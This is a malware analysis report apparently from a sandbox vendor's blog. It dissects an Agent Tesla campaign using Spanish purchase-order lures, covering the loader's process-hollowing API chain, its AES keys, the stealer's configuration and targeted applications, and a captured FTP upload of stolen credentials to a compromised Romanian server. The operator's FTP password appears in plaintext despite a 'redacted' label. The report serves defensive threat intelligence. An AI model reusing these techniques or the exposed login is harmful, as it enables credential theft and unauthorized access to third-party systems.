

Recent posts

Editor’s note: The analysis is authored by Moises Cerqueira, malware researcher & threat hunter. You can find Moises on LinkedIn and X.
Credential theft malware rarely announces itself with ransomware-level noise. Instead, it operates like a silent siphon hidden inside everyday business workflows: invoices, payroll files, purchase orders, procurement requests. Agent Tesla campaigns are especially dangerous because they target the operational arteries of organizations, harvesting credentials that enable deeper compromise, business email compromise (BEC), financial fraud, cloud account takeover, and long-term espionage.
Key Takeaways
- Agent Tesla remains highly effective in LATAM due to cheap licensing and easy configuration combined with region-specific social engineering.
- Multi-stage loaders using .NET Reactor 6.x and Process Hollowing evade most static detection tools.
- Financial and procurement departments are high-priority targets through purchase order and payroll-themed lures.
- Compromised legitimate infrastructure (e.g., Romanian FTP servers) complicates blocking and attribution.
- Fileless execution and cleartext FTP exfiltration make dynamic sandbox analysis essential.
- The campaign has maintained the same C2 infrastructure for at least 18 months, indicating sustained, professional operations.
- Organizations can significantly improve defenses through interactive sandboxing, targeted awareness training, and outbound FTP monitoring.
This investigation reveals an active Agent Tesla campaign specifically targeting Chilean and broader LATAM enterprises through procurement-themed phishing lures. The malware chain combines social engineering, obfuscated loaders, process hollowing, fileless execution, and FTP-based credential exfiltration to evade traditional defenses.
For organizations, the business impact extends far beyond a single infected endpoint: stolen browser, VPN, email, and FTP credentials can become the entry point for supply chain compromise, lateral movement, and unauthorized access to sensitive corporate systems.
Threat Overview: Agent Tesla in the LATAM Context
Latin America has become an increasingly attractive target for commodity malware operators. The combination of rapid digitalization, growing SME supply chains, and historically lower security maturity makes the region fertile ground for credential stealers. Among these, Agent Tesla consistently ranks as one of the most deployed families — cheap to license, easy to configure, and devastatingly effective against organizations with limited email security controls.

In March 2026, during routine threat hunting, we identified a malware sample delivered inside a RAR archive named Orden de compra_pdf.uu — Spanish for ‘purchase order’ — a social engineering lure specifically crafted for the Chilean and broader LATAM business environment. What followed was a multi-day investigation that uncovered not just a single sample, but a persistent infrastructure that has been quietly exfiltrating credentials from LATAM enterprises since at least mid-2024.
Agent Tesla is a .NET-based keylogger and credential stealer, commercially sold as a ‘Remote Administration Tool’ since 2014. Despite its age, it remains highly active because operators can purchase access cheaply and configure it through a GUI without programming knowledge. Its primary capabilities include:
- Credential theft — browsers (Chrome, Firefox, Edge), email clients (Outlook, Thunderbird), FTP clients;
- Keylogging — captures all keystrokes in real time;
- Screenshot capture — periodic desktop screenshots;
- Clipboard monitoring — intercepts copied passwords and crypto wallet addresses;
- Exfiltration channels — SMTP, FTP, HTTP, or Telegram bot API.
In the LATAM context, Agent Tesla operators typically use spear-phishing lures themed around business documents: purchase orders, payment receipts, payroll files, and invoices. This campaign follows that pattern precisely, targeting the financial and procurement workflows of Chilean companies.
Business Impact: Why Agent Tesla Is a Serious Enterprise Threat
While Agent Tesla is often categorized as a “commodity stealer,” the operational impact on organizations can be severe. In many environments, credential theft creates the conditions for larger and more expensive incidents.
Financial Fraud and Business Email Compromise
The campaign specifically impersonates procurement and finance-related documents, indicating deliberate targeting of employees who routinely handle invoices, payment approvals, supplier communications, and payroll operations. Once email credentials are stolen, attackers can hijack ongoing financial conversations, redirect payments, or conduct BEC attacks that appear fully legitimate.
Supply Chain Exposure
Compromised FTP, VPN, and email accounts may provide indirect access to suppliers, logistics providers, distributors, and partner organizations. This creates a multiplier effect where a single infection can propagate trust-based compromise across the wider business ecosystem.
Cloud and SaaS Account Takeover
Modern browsers store credentials for cloud platforms, CRMs, collaboration tools, and internal portals. Theft of browser credential databases can therefore expose Microsoft 365, Google Workspace, Salesforce, SAP, and other critical business systems without the attacker needing to deploy ransomware or exploit vulnerabilities.
Long-Term Persistence and Espionage
Agent Tesla’s keylogging, clipboard interception, and screenshot functionality enable prolonged surveillance of employee activity. This allows operators to collect sensitive information gradually over time, including contracts, credentials, API keys, internal communications, and financial data.
Risk Summary: A single employee opening a convincing purchase order email can result in complete credential compromise across your organization’s digital tools. This campaign has operated undetected against LATAM businesses for over 18 months. The financial and operational cost of remediation significantly exceeds the cost of proactive prevention.
This article walks through the full investigation methodology, from initial triage to infrastructure correlation, and demonstrates how ANY.RUN’s interactive sandbox and threat intelligence capabilities accelerated key phases of the analysis.
The full detonation session is publicly available in the sandbox.
Campaign Technical Analysis
1. Initial Triage: The Malicious RAR Archive
Sample Identification
The investigation began with a RAR v5 archive submitted for analysis. Key static properties:
| Attribute | Value | Note |
|---|---|---|
| Orden de compra_pdf.uu | File name | Social engineering lure - purchase order |
| RAR archive v5 | File type | Container for payload delivery |
| A7EEEAD9C868D9944ED1C1F113328F32 | MD5 | |
| B50B3800B17AD7AD5C4483C0B6B24D1D151A9D10 | SHA1 | |
| 948C8C69FE02EDA9231AEBFA5C626335307058AC74A5C3C40B346179A1BFC982 | SHA256 | |
| March 27, 2026 | Analysis date | ANY.RUN sandbox detonation |
| app.any.run/tasks/54d00d6d-e6d0-4f54-8907-a571a293127b | Full analysis | Interactive sandbox report |
The file extension .uu is a deliberate obfuscation tactic. While the file is actually a RAR archive, the unusual extension is intended to confuse automated scanners and reduce detection rates on email gateways that rely on extension-based filtering.
The Social Engineering Angle
The filename Orden de compra_pdf.uu translates to ‘Purchase order PDF’ in Spanish. This is a high-value lure for B2B environments: purchase orders are expected, frequently shared by email, and often opened without scrutiny by accounts payable and procurement personnel. The ‘_pdf’ substring creates a false sense of legitimacy, suggesting the recipient will open a PDF document.
This social engineering pattern is consistent across the 80+ samples we identified communicating with the campaign’s infrastructure – all impersonating financial or procurement documents in Spanish:
- Nómina de sueldos.pdf_008.exe — payroll;
- Comprobante de pago.pdf.exe — payment receipt;
- Nomina_Sept2025_Confidencial.xlam — confidential payroll;
- Orden de Compra.xlam — purchase order (macro-enabled spreadsheet);
- OC 20240814.xlam / OC 20240813.xlam — dated order confirmations.
2. Kill Chain Analysis
Stage 1 — JScript Encoded Dropper

WinRAR extracts the archive to reveal Orden de compra_pdf.jse — a JScript Encoded Script (Microsoft Script Encoder format). This encoding is not true encryption, but is highly effective at bypassing signature-based AV detection and preventing casual inspection. The file is executed via Windows Script Host (wscript.exe).
The .jse dropper performs several actions in sequence:
- Downloads a decoy PDF from a remote server and opens it to distract the victim while infection proceeds silently in the background.
- Drops multiple PowerShell stager scripts to C:\Temp\ with randomized names (AYRMWWFH.ps1, Z2KBLYG5.ps1, ELHYLTLT.ps1).
- Invokes PowerShell with execution policy bypass — -ExecutionPolicy Bypass- to run the stagers without triggering security warnings.
- Modifies registry keys for persistence.
All PowerShell stager scripts dropped during the campaign share the same SHA256 hash (96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7), confirming use of a standardized stager template across the campaign.
Stage 2 — PowerShell Stager
The PowerShell stager loads ALTERNATE.dll — the Agent Tesla loader — and injects it into a legitimate Microsoft binary. The choice of injection target is deliberate: aspnet_compiler.exe is a trusted .NET Framework component, and its network activity is rarely flagged by endpoint security tools.
The stager implements a Process Hollowing injection sequence:
1. Locate aspnet_compiler.exe on disk

2. Spawn a suspended process instance

3. VirtualAllocEx() → allocate memory in target process

4. WriteProcessMemory() → write ALTERNATE.dll payload

5. GetProcAddress() → resolve entry point dynamically

6. Resume execution → Agent Tesla runs inside trusted process
Stage 3 — ALTERNATE.dll: The Protected Loader
The DLL is named ALTERNATE.dll internally (with a matching ALTERNATE.pdb debug path left in the binary). Static analysis with Detect-It-Easy reveals a sophisticated protection stack:
| Value | Property | Details |
|---|---|---|
| PE32 .NET Assembly (x86) | Format | CLR v4.0.30319 / .NET 4.5.1 |
| .NET Reactor 6.x | Protection | Commercial .NET protection framework |
| Control Flow Obfuscation | Protection | Scrambles IL execution graph with fake branches |
| Calls Encryption | Protection | Replaces method calls with encrypted delegates |
| Virtualization | Protection | Converts methods to custom VM bytecode |
| Anti-ILDASM | Protection | Breaks dnSpy/ILSpy decompilation |
| Math Mutations | Protection | Replaces constants with equivalent expressions |
| Fake .cctor names | Protection | Poisons metadata to confuse decompilers |
| 2066 (forged) | PE Timestamp | Anti-forensic timestamp manipulation |
The use of .NET Reactor 6.x explains why standard tools like de4dot fail without additional flags. The correct tool for this protection version is NETReactorSlayer:
# Recommended approach:
NETReactorSlayer.CLI.exe --no-pause ALTERNATE.dll

# Alternative with de4dot (force detector):
de4dot.exe ALTERNATE.dll --det reactor
Partial deobfuscation via NETReactorSlayer reduced the binary from 79,872 → 42,496 bytes (a 46.8% reduction), confirming that nearly half the original file consisted purely of protection scaffolding. Post-deobfuscation entropy dropped from 6.0 → 5.86, and previously hidden IL structures became accessible for analysis.
Internal Architecture (Post-Deobfuscation)
Analysis of the partially deobfuscated binary (alternate_Slayed.dll) reveals the loader’s true internal architecture. Method names remain obfuscated (smethod_10, Delegate10, Struct10) — a pattern consistent with automated obfuscation frameworks — but the functional structure is now recoverable.
The loader implements a Read → Decrypt → Decompress → Execute pipeline:
[ALTERNATE.dll Loader]
        ↓
1. Read encrypted blob from embedded resource
        ↓
2. Decrypt  →  RijndaelManaged (AES-256) + CryptoStream

                   Key: hardcoded hex constant

                   IV:  prepended to blob (first 16 bytes)
        ↓
3. Decompress  →  System.IO.Compression (DeflateStream)
        ↓
4. Load  →  Reflection (Assembly.Load from byte array)

               ResolveMethod / GetMethod / CreateInstance
        ↓

5. Invoke  →  DynamicMethod / CreateDelegate

        ↓
6. Execute  →  Agent Tesla payload runs entirely in memory
Encryption Layer
The loader uses RijndaelManaged (the .NET implementation of AES) with CryptoStream and explicit set_IV calls, confirming AES-CBC mode with a hardcoded key and a prepended IV. Four 256-bit (32-byte) key candidates were identified in the deobfuscated binary:
D5B7247C497788CF0031CEB06E3DF77A45FEF59F1E49633DC7159816D64759B5

C61B1941CF756EB7551F7C661743802362728B785ADC22E860D269713DFB01A6

C356AFF1A01C2B0DA472E584C8E3C8F875B9A24280435D42836A77B19F5A8C18

F1C3EBE78BD8C38559BF3CFCC9A9FA37D221E31780774A3787E26160A61F5348
The encrypted payload blob is located at offset 0x4600 in the deobfuscated binary (relocated from 0x12000 in the original), measures 2,560 bytes, and retains maximum entropy of 7.93 / 8.0, confirming the AES encryption survived deobfuscation intact.
Dynamic Execution via Reflection
The loader avoids static linking of the final payload by using .NET Reflection to load and invoke Agent Tesla entirely from a byte array in memory. The relevant APIs observed post-deobfuscation:
| API | Category | Role |
|---|---|---|
| DynamicMethod / CreateDelegate | Reflection API | Runtime method generation and invocation |
| ResolveMethod / GetMethod | Reflection API | Dynamic method resolution without static references |
| CreateInstance | Reflection API | Object instantiation from decrypted assembly |
| Assembly.Load (byte[]) | Reflection API | Loads Agent Tesla PE from memory - no disk write |
Process Hollowing — Full Win32 API Map
The deobfuscated binary exposes the complete Process Hollowing implementation as UTF-16 P/Invoke strings. The API sequence is a textbook 32-bit hollowing with Wow64 support for 32→64-bit environments:
| API + Offset | Library | Function |
|---|---|---|
| CreateProcessA @ 0x8EC4 | Win32 / kernel32 | Spawns aspnet_compiler.exe in suspended state |
| ZwUnmapViewOfSection @ 0x8E9A | ntdll | Unmaps original executable from target memory |
| VirtualAllocEx @ 0x8E26 | Win32 / kernel32 | Allocates RWX memory in target process |
| WriteProcessMemory @ 0x8E44 | Win32 / kernel32 | Writes Agent Tesla PE headers and sections |
| ReadProcessMemory @ 0x8E6A | Win32 / kernel32 | Verifies write integrity |
| GetThreadContext @ 0x8DE2 | Win32 / kernel32 | Reads EIP/EBX from suspended thread |
| SetThreadContext @ 0x8D94 | Win32 / kernel32 | Redirects EIP to Agent Tesla entry point |
| Wow64GetThreadContext @ 0x8DD8 | Win32 / kernel32 | 32→64-bit context read |
| Wow64SetThreadContext @ 0x8D8A | Win32 / kernel32 | 32→64-bit context write |
| ResumeThread @ 0x8D70 | Win32 / kernel32 | Resumes thread - Agent Tesla begins executing |
The hollower contains hardcoded error strings —“Failed to allocate memory”, “Failed to unmap section”, “Failed to update PEB”— suggesting it was built from a reusable hollowing template with debug output preserved, a common trait in commodity malware kits.
Execution Control Flags
Three internal execution control strings were recovered post-deobfuscation: ALTERNATE, EXECUTE, and LAUNCH. These likely govern different execution paths within the loader — for example, switching between in-process shellcode execution and remote process hollowing depending on runtime conditions such as privilege level or AV detection.
Stage 4 — Agent Tesla Deployed In-Memory
The Agent Tesla payload is stored as a 2,560-byte AES-encrypted and deflate-compressed blob embedded in the loader’s .text section. The double-layering — compressed and then encrypted — ensures the payload has no recognizable structure at rest and defeats both signature and entropy-based detection.
| Value | Field | Notes |
|---|---|---|
| 0x4600 – 0x5000 (deobfuscated) | Location | Relocated from 0x12000 in original binary |
| 2,560 bytes | Size | Encrypted + compressed payload |
| 7.93 / 8.0 | Entropy | Maximum - AES encryption confirmed |
| 256 / 256 | Unique bytes | Fully uniform distribution |
| RijndaelManaged (AES-256 CBC) | Cipher | Confirmed via CryptoStream + set_IV calls |
| f87d105625dbc96f63d5b4b81dce4c39 | IV candidate | First 16 bytes of blob |
| DeflateStream | Compression | Applied before encryption |
At runtime, the loader decrypts the blob using the hardcoded key and embedded IV, decompresses the result with DeflateStream, then uses Assembly.Load() to instantiate Agent Tesla directly from the resulting byte array in memory. No file is written to disk at any stage from this point forward — the execution is entirely fileless.
3. Payload Analysis: Agent Tesla Unpacked
Memory dumps captured during sandbox execution allowed recovery of the fully decrypted Agent Tesla payload — the binary that runs inside the hollowed aspnet_compiler.exe process. Static analysis of this dump (270,336 bytes, SHA256: 43d09743a69c9afa7156bf4e2bf7423b3d5f5ad7d54c4c3fb8a698d526778057) reveals the complete capability set and hardcoded configuration of this Agent Tesla instance.
| Value | Field | Notes |
|---|---|---|
| 270,336 bytes | Size | Full unpacked .NET assembly |
| 43d09743a69c9afa7156bf4e2bf7423b3d5f5ad7d54c4c3fb8a698d526778057 | SHA256 | Decrypted payload in memory |
| 78ba57f4a164bedc26204296ea09bb8f | MD5 | Decrypted payload |
| 2024-04-23 20:27 UTC | PE Timestamp | Compile date - not forged in this stage |
| PE32 .NET EXE (GUI) | Format | x86, CLR, 3 sections |
| 4.64 / 8.0 | Entropy | Low - plaintext IL, no remaining encryption |
Hardcoded Configuration
With the payload decrypted, the complete operator configuration is visible in plaintext — the same values that were hidden behind AES-256 in the loader stage:
| Value | Field | Notes |
|---|---|---|

| ftp://ftp.horeca-bucuresti.ro | FTP URL | C2 exfiltration endpoint - hardcoded |
| americas2@horeca-bucuresti.ro | FTP Username | Operator drop account - hardcoded |
| H*TE9iL;x61m | FTP Password | [REDACTED in publication] - plaintext in payload |
| http://ip-api.com/line/?fields=hosting | Fingerprint URL | Pre-exfil hosting check - hardcoded |
| roSkM / roSkM.exe | Mutex / EXE name | Campaign instance identifier |
| hdfzpysvpzimorhk | Secondary mutex | Anti-re-infection mutex |
| HnJnO | Campaign tag | Instance/build identifier |
| 7bcd610d-7af6-4dc2-875b-dc4fec91463c.exe | Persistence name | GUID filename used for autorun copy |

The FTP password recovered from the memory dump matches exactly the credentials captured in cleartext by ANY.RUN during the dynamic analysis phase, providing cross-validation between static payload analysis and live network capture.
Credential Theft Capabilities

The unpacked payload targets over 80 applications across six categories, representing one of the broadest credential theft surface areas among commodity stealers:
| Category | Applications | Method |
|---|---|---|
| Browsers (28+) | Chrome, Firefox, Edge, Brave, Opera, Vivaldi, Yandex, 360Chrome, IceDragon, Waterfox, PaleMoon, SeaMonkey, QQ Browser, Coccoc, Comodo Dragon, Epic Privacy, Citrio, Amigo, Orbitum, Sputnik, CentBrowser, Chedot, 7Star, Torch, Elements, UC Browser, BlackHawk, Iridium | Profile dirs + SQLite Login Data |
| Email clients (21+) | Outlook (2003–19), Thunderbird, Foxmail, Mailbird, The Bat!, Postbox, IncrediMail, Eudora, Becky!, ClawsMail, PocoMail, SeaMonkey Mail, Opera Mail, Falkon, Flock, K-Meleon, IceCat, PaleMoon, eM Client, Windows Mail App, Trillian | Registry + profile files |
| FTP clients (9) | FileZilla, WinSCP, CoreFTP, FTPGetter, SmartFTP, FTP Navigator, WS_FTP, FtpCommander, FlashFXP | Config files + registry |
| VPN clients (5) | NordVPN, OpenVPN, Private Internet Access, DynDNS, Paltalk | Config + credential files |
| VNC servers (13) | RealVNC 3.x/4.x, TightVNC (ControlPassword), TigerVNC, UltraVNC | Registry keys |
| Messaging (8+) | Discord (OAuth token via regex), Pidgin, Trillian, Psi/Psi+, Paltalk, JDownloader 2.0, MysqlWorkbench | Profile + config files |
Keylogger
The payload implements a full system-wide keylogger via Windows hook APIs. 26 special keys are mapped to labeled tokens for inclusion in keylog reports:
{ALT+F4}  {ALT+TAB}  {BACK}  {CAPSLOCK}  {CTRL}  {DEL}
{END}  {ENTER}  {ESC}  {F10}  {F11}  {F12}
{HOME}  {Insert}  {KEYDOWN}  {KEYLEFT}  {KEYRIGHT}  {KEYUP}
{NumLock}  {PageDown}  {PageUp}  {TAB}  {Win}

Keylogger interval: configurable via KeyloggerInterval field
Output field:       KeylogText (appended per session)
Additional Capabilities
Clipboard Monitoring
Agent Tesla registers a SetClipboardViewer / ChangeClipboardChain hook to intercept clipboard content in real time. Captured data is tagged with <br><hr>Copied Text: <br>and appended to the exfiltration report. This is particularly effective for capturing copied passwords, API keys, and cryptocurrency wallet addresses.
Screenshot Capture
A configurable screenshot module captures periodic desktop images. The interval is controlled by the KeyloggerInterval setting. Screenshots are base64-encoded and included in the HTML exfiltration report alongside stolen credentials.

Persistence Mechanisms
The payload supports multiple persistence methods, selectable at build time:
- Registry Run key — HKCU\Software\Microsoft\Windows\CurrentVersion\Run[StartupRegName];
- Startup folder — copies itself to %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\ ;
- Task Scheduler — creates a scheduled task for persistence without registry artifacts;
- GUID-named copy — drops as 7bcd610d-7af6-4dc2-875b-dc4fec91463c.exe to blend with system files.
Anti-Analysis / Anti-VM
The payload performs environment checks before proceeding, scanning for indicators of analysis environments:
| Indicator | Method | Target |
|---|---|---|
| VMware / vmware | Process/file check | VMware guest detection |
| VirtualBox | Registry/file check | VirtualBox guest detection |
| SbieDll.dll | DLL presence check | Sandboxie sandbox detection |
| cmdvrt32.dll | DLL presence check | Comodo sandbox detection |
| SxIn.dll / Sf2.dll / snxhk.dll | DLL presence check | Avast/Sophos sandbox detection |

Exfiltration Report Format

The HTML report generated by Agent Tesla and uploaded to the FTP drop server follows a fixed template, reconstructed from the payload strings. The format observed in the ANY.RUN network capture matches exactly:
Time: [MM/dd/yyyy HH:mm:ss]
User Name: [Windows username]
Computer Name: [hostname]
OSFullName: [Windows edition]
CPU: [processor model from WMI Win32_Processor]
RAM: [available RAM in MB]
<hr>
Host: [URL where credentials were stolen from]
Username: [stolen username]
Password: [stolen password]
Application: [browser/client name]
<hr>
[...additional credential blocks...]
<hr>Copied Text: [clipboard contents]
This template is hardcoded in the payload and has remained consistent across multiple Agent Tesla v3 builds observed in LATAM campaigns. The ‘Time:’ field uses MM/dd/yyyy format, which combined with the Spanish-language lures, suggests the operator targets both English and Spanish-speaking environments.
4. Dynamic Analysis: Behavioral Confirmation
Detonating the full infection chain in ANY.RUN’s Interactive Sandbox provided behavioral confirmation of the attack and captured artifacts that static analysis alone could not reveal.

Process tree

The full process execution chain observed in the sandbox:
- WinRAR.exe (PID 8100) → extracts .jse dropper;
- wscript.exe (PID 2392) → executes .jse, drops PS1 stagers, downloads decoy PDF;
- powershell.exe (×4: PIDs 4600, 6116, 6240, 6412) → stager execution with bypass;
- aspnet_compiler.exe (PID 7720) → hollowed process – executes Agent Tesla payload.
Pre-Exfiltration: Victim Fingerprinting

Before exfiltrating stolen data, Agent Tesla performs a geolocation and hosting provider check via ip-api[.]com. This common stealer pattern verifies the victim is not running inside a sandbox or corporate proxy before proceeding with exfiltration:
GET http://ip-api.com/line/?fields=hosting HTTP/1.1
Host: ip-api.com

→ Response: false  (victim is not a hosting provider)
→ Agent Tesla proceeds with exfiltration
ANY.RUN flagged this request with the Suricata rule: “ET MALWARE Common Stealer Behavior — Source IP Associated with Hosting Provider Check via ip-api.com”, confirming the pre-exfiltration fingerprinting behavior.
Credential Theft
The sandbox confirmed active credential theft from web browsers. The behavioral indicators observed:
- Accesses Chrome and Firefox browser profile directories and credential store databases;
- Reads saved password and autofill data;
- Formats captured credentials as HTML report for exfiltration;
- Collects system fingerprint: hostname, username, OS version, CPU model, RAM.
FTP Exfiltration
The most critical finding from dynamic analysis was the capture of cleartext FTP credentials and exfiltration traffic. FTP operates without transport encryption by default, making the full authentication handshake and data transfer visible in the network capture:
220 Welcome to Pure-FTPd [privsep] [TLS]
331 User americas2@horeca-bucuresti.ro OK. Password required
USER americas2@horeca-bucuresti.ro
PASS [REDACTED]
230 OK. Current restricted directory is /
STOR PW_admin-DESKTOP-JGLLJLD_2026_03_27_17_19_15.html
226 File successfully transferred (3.79 KB/s)
The exfiltrated file follows a consistent naming convention: PW_[username]-[hostname]_[timestamp].html. This structured naming allows the operator to efficiently process stolen credentials from multiple victims in the drop directory.

The following Suricata rules fired during the exfiltration phase:
- ET MALWARE AgentTesla Exfil via FTP
- ET MALWARE Agent Tesla CnC Exfil via TCP
- STEALER [ANY.RUN] AgentTesla Exfiltration (raw TCP) (×2)
- SUSPICIOUS [ANY.RUN] Possible admin username observed in outbound connection
- HUNTING [ANY.RUN] Windows PC hostname observed in outbound connection
- HUNTING [ANY.RUN] Host CPU Enumeration observed in outbound connection
5. Threat Infrastructure Analysis
The C2 Server: 89.39.83.184
The exfiltration target — ftp.horeca-bucuresti[.]ro resolving to 89[.]39[.]83[.]184 — is a legitimate Romanian hospitality business website that has been compromised and repurposed as a drop zone. This operational security tactic makes network blocking harder and attribution more difficult, since blocking the IP may affect a legitimate business.
Querying the IP on VirusTotal reveals 80 malicious files that have communicated with this server, with the earliest samples dating to September 2024 — confirming the infrastructure has been actively maintained for at least 18 months.
